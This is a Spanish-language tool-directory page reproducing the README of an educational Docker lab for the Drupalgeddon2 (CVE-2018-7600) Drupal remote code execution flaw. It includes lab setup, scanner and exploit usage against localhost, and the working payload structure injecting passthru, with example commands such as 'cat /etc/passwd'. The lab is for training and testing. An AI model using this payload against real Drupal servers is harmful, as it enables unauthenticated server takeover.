Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
cve-2018-7600-drupalgeddon2-lab — Laboratorio educativo que demuestra la ejecución remota de código CVE-2018-7600 (Drupalgeddon2) mediante un entorno vulnerable de Drupal 7.56 basado en Docker. | Kitploit
Herramientas/GitHubGitHub/meraj1312/cve-2018-7600-drupalgeddon2-lab
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebCTFPruebas de PenetraciónAprendizaje y EducaciónDesarrollo de PayloadsLabs y Práctica
GitHub
meraj1312/cve-2018-7600-drupalgeddon2-lab

cve-2018-7600-drupalgeddon2-lab

Laboratorio educativo que demuestra la ejecución remota de código CVE-2018-7600 (Drupalgeddon2) mediante un entorno vulnerable de Drupal 7.56 basado en Docker.

Ver Repositorio
1138hace 7 mesesAún no revisado
Compartir

Laboratorio de Vulnerabilidad CVE-2018-7600 Drupalgeddon2

Laboratorio educativo que demuestra la explotación de CVE-2018-7600 (Drupalgeddon2) utilizando un entorno vulnerable de Drupal 7.56 desplegado con Docker.

Este proyecto simula un flujo de trabajo real de evaluación de vulnerabilidades, incluyendo:

  • Configuración del entorno vulnerable
  • Detección (escáner)
  • Explotación (RCE)
  • Análisis de payloads
  • Documentación

Resumen de la Vulnerabilidad

CVE-2018-7600 (Drupalgeddon2) es una vulnerabilidad crítica de Ejecución Remota de Código (RCE) en el CMS Drupal.

El problema existe en la API de Formularios de Drupal, donde la entrada controlada por el usuario puede interpretarse como arrays de render, permitiendo a los atacantes inyectar callbacks maliciosos como:

  • passthru
  • system
  • exec

Esto conduce a la ejecución de comandos no autenticada en el servidor.

Impacto

  • Ejecución Remota de Código
  • No se requiere autenticación
  • Compromiso total del servidor

Versión Objetivo

  • Drupal 7.56 (vulnerable)

Arquitectura del Laboratorio


Attacker (Kali Linux)
|
| HTTP Requests
v
Drupal 7.56 (Vulnerable)
|
v
MySQL Database


Tecnologías Utilizadas

  • Docker
  • Docker Compose
  • Drupal CMS
  • MySQL
  • Kali Linux
  • Python (Exploit y Escáner)

Estructura del Repositorio


cve-2018-7600-drupalgeddon2-lab
│
├── README.md
├── setup.md
├── scan.py
├── exploit.py
│
├── lab-setup/
│   └── docker-compose.yml
│
├── screenshots/
│   ├── drupal-dashboard.png
│   ├── drupal-version.png
│   └── rce-output.png
│
├── logs/
│   ├── scan_results.txt
│   └── exploit_log.txt
│
├── payloads/
│   └── payload-list.txt
│
├── report/
│   └── drupalgeddon2-report.pdf


Capturas de Pantalla

Panel de Drupal

Panel de Drupal

Confirmación de Versión

Versión de Drupal


Inicio Rápido

Clonar el Repositorio

git clone https://github.com/Meraj1312/cve-2018-7600-drupalgeddon2-lab.git
cd cve-2018-7600-drupalgeddon2-lab

Iniciar el Laboratorio

docker compose up -d

Acceder al Objetivo

http://localhost:8080

Detección y Explotación

1. Escanear en busca de Vulnerabilidades

python3 scan.py http://localhost:8080

Ejemplo de salida:

[~] Scanning http://localhost:8080... VULNERABLE

2. Explotación (RCE)

python3 exploit.py http://localhost:8080 id

Ejemplo de salida:

uid=33(www-data) gid=33(www-data)

Ejemplo de Payload

Estructura básica de payload utilizada:

name[#post_render][]=passthru
name[#type]=markup
name[#markup]=whoami

Ejemplos de comandos:

whoami
id
cat /etc/passwd

La lista completa de payloads está disponible en:

payloads/payload-list.txt

Estrategia de Documentación

Para mantener una estructura de repositorio limpia y profesional:

El README contiene:

  • Resumen de la vulnerabilidad
  • Instrucciones de configuración del laboratorio
  • Ejemplos básicos de payloads
  • Cómo ejecutar el escáner y el exploit

El Informe PDF (report/drupalgeddon2-report.pdf) contiene:

  • Pasos detallados de explotación
  • Peticiones y respuestas de Burp Suite
  • Resultados de las pruebas de payloads
  • Capturas de pantalla de la ejecución
  • Explicación técnica de la vulnerabilidad

Esta separación garantiza:

  • Presentación limpia en GitHub
  • Documentación técnica completa

Propósito Educativo

Este laboratorio está dirigido a:

  • Estudiantes de ciberseguridad
  • Práctica de pruebas de penetración
  • Investigación de vulnerabilidades
  • Aprendizaje de desarrollo de exploits

Aviso Legal

Este proyecto es únicamente con fines educativos y de investigación.

No intentes explotar sistemas sin autorización explícita.

Los autores no son responsables del mal uso.

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    871
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    548
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    383
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    361
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    305
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    280

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →